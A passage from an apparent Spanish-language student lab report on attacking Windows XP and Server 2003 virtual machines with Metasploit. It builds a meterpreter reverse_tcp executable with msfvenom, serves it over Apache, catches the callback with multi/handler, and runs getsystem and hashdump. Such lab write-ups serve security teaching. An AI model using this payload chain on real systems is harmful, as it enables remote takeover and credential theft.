Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

Ilustración 6 Msfconsole

1.12 Carga el módulo listener para payloads.





Ilustración 7 cargar modulo : Search Multi handler

1.13 Configura el handler para recibir la conexión del payload Windows.



1.14 Configuración RHOST y LHOST

```
msf exploit(multi/handler) > set LHOST 192.192.192.4
LHOST => 192.192.192.4
msf exploit(multi/handler) > set LPORT 4678
LPORT => 4678
msf exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.192.192.4    yes       The listen address (an interface may be specified)
   LPORT     4678             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.192.192.4:4678
```

Ilustración 8 1.1.13 Configuración RHOST y LHOST

1.15 Ejecución de Archivo en maquina Victima




Ilustración 9 Ejecución archivo tello.exe

1.16 Ejecución del handler Exploit

Ilustración 10 Exploit y Meterpreter Windows XP

1.17 Verificación de la sesión Meterpreter

Comandos dentro de Meterpreter:

- **sysinfo**
  Muestra información del sistema víctima:
  OS: Windows XP SP3
  Architecture: x86
  User: XP\wayner_antonio_moya_

- **Getuid**
  Muestra el usuario actual: XP\wayner_antonio_moya_.

- **getsystem**
  Eleva privilegios a SYSTEM usando Named Pipe Impersonation.

- **hashdump**
  Extrae hashes de contraseñas de usuarios locales:
  Administrador, Invitado, wayner_antonio_moya_, etc.

- **ps**
  Lista los procesos activos en la máquina víctima, incluyendo tello[1].exe, explorer.exe, svchost.exe, cmd.exe, etc.




Ilustración 11Meterpreter Windows XP

- **Windows XP** es vulnerable debido a su falta de protecciones modernas.
- **Meterpreter** permite acceso remoto, ejecución de comandos, elevación de privilegios y extracción de hashes.
- El payload fue generado y distribuido previamente vía Apache (tello.exe).
- Todo el procedimiento se realizó en un **entorno virtualizado seguro**, evitando riesgos en sistemas de producción.

2 Explotación con de Windows XP

- **Máquina atacante:** Kali Linux, IP 192.192.192.4
- **Máquina víctima:** Windows Server 2003, IP 192.192.192.10
- **Payload:** windows/meterpreter/reverse_tcp
- **Puerto de escucha:** 4678 TCP
- **Archivo ejecutable en Windows XP:** tello2003.exe

Antes de iniciar, se verificó que el payload estaba descargado en la máquina víctima y que Kali podía comunicarse con Windows Server 2003 mediante ping.

2.1 Máquina atacante: Kali Linux, IP 192.192.192.4




Ilustración 12 Máquina atacante: Kali Linux, IP 192.192.192.4

2.2 Máquina Victima: Windows Server 2003 IP 192.192.192.10




Ilustración 13: Máquina Victima: Windows Server 2003 IP 192.192.192.10

2.3 Generación del payload para Windows Server 2003

msfvenom

- Herramienta de Metasploit para **generar payloads**.
- Permite crear ejecutables, scripts o código para distintos sistemas operativos.

-p windows/meterpreter/reverse_tcp

- -p indica el **payload a usar**.
- windows/meterpreter/reverse_tcp genera un **payload Meterpreter para Windows** que realiza una **conexión inversa** hacia la máquina atacante.

LHOST=192.192.192.4

- Define la **IP de escucha** del payload (tu Kali Linux).

- El payload se conectará a esta dirección una vez ejecutado en la víctima.

LPORT=4678

- Define el **puerto de escucha** que el payload usará para conectarse al handler.
- Debe coincidir con el puerto configurado en Metasploit (set LPORT 4678).

-f exe

- Especifica el **formato del payload** a generar.
- En este caso, exe indica que se creará un archivo ejecutable para Windows.


> tello2003.exe

- Redirige la salida de msfvenom hacia un archivo llamado tello2003.exe.
- Resultado: se genera un archivo ejecutable listo para transferir a la máquina víctima Windows Server 2003.

Ilustración 14 Generacion archivo payload tello20003.exe

2.4 Preparación de directorios y verificación de archivos

- Lista los archivos y carpetas del directorio actual (/home/tello).
- Resultado: muestra carpetas como CLASE, Documentos, y los archivos tello2003.exe y otras imágenes.



2.5 Inicio del servidor Apache y Estado

- Inicia el servidor web Apache en Kali Linux.
- Verifica que Apache esté **activo y corriendo**.
- Resultado: estado active (running) y muestra procesos del servidor.

```
┌──(root㉿Freeman)-[/home/tello/CLASE]
└─# service apache2 start

┌──(root㉿Freeman)-[/home/tello/CLASE]
└─# service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Tue 2025-09-02 21:56:03 -05; 3h 14min ago
 Invocation: 833e5ea4e2aa41bca38217c08d0bcba9
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 55794 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
    Process: 97150 ExecReload=/usr/sbin/apachectl graceful (code=exited, status=0/SUCCESS)
   Main PID: 55815 (apache2)
      Tasks: 7 (limit: 4545)
     Memory: 22.5M (peak: 34.7M)
        CPU: 1.480s
     CGroup: /system.slice/apache2.service
             ├─55815 /usr/sbin/apache2 -k start
             ├─97166 /usr/sbin/apache2 -k start
             ├─97167 /usr/sbin/apache2 -k start
             ├─97168 /usr/sbin/apache2 -k start
             ├─97169 /usr/sbin/apache2 -k start
             ├─97170 /usr/sbin/apache2 -k start
             └─100905 /usr/sbin/apache2 -k start

sep 02 21:56:03 Freeman systemd[1]: Starting apache2.service - The Apache HTTP Server...
sep 02 21:56:03 Freeman systemd[1]: Started apache2.service - The Apache HTTP Server.
sep 03 00:39:34 Freeman systemd[1]: Reloading apache2.service - The Apache HTTP Server...
sep 03 00:39:34 Freeman systemd[1]: Reloaded apache2.service - The Apache HTTP Server.
```

Ilustración 15 Ejecución y Estado Apache

2.6 Preparación del directorio web

- Cambia al directorio raíz del servidor web donde se alojarán archivos descargables por la víctima.

```
┌──(root㉿Freeman)-[/home/tello/CLASE]
└─# ls
tello2003.exe

┌──(root㉿Freeman)-[/home/tello/CLASE]
└─# cd /var/www/html
```

2.7 Otorgar Permisos

- Cambia los permisos del directorio para que sea **totalmente accesible** (lectura, escritura y ejecución) a todos los usuarios.

```
┌──(root㉿Freeman)-[/var/www/html]
└─# chmod 777 /var/www/html
```

2.8 Copia del payload al servidor web

- Copia el archivo `tello.exe` al directorio web, haciéndolo accesible a través de HTTP.

- Verifica que el archivo tello2003.exe esté en el directorio del servidor web junto con

otros archivos (index.html, satena.exe).

```
┌──(root㉿Freeman)-[/var/www/html]
└─# cd /home/tello/CLASE/

┌──(root㉿Freeman)-[/home/tello/CLASE]
└─# cp tello2003.exe /var/www/html

┌──(root㉿Freeman)-[/home/tello/CLASE]
└─# cd /var/www/html

┌──(root㉿Freeman)-[/var/www/html]
└─# ls
index.html  index.nginx-debian.html  satena.exe  tello2003.exe  tello.exe
```

2.9 Configuración de Metasploit para escuchar conexiones

- Abri Metasploit con **msfconsole**
- Buscaste el módulo handler:




Ilustración 16 msfconsole

- Seleccione el módulo exploit/multi/handler:


```
msf > use 7
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

View the full module info with the info, or info -d command.
```

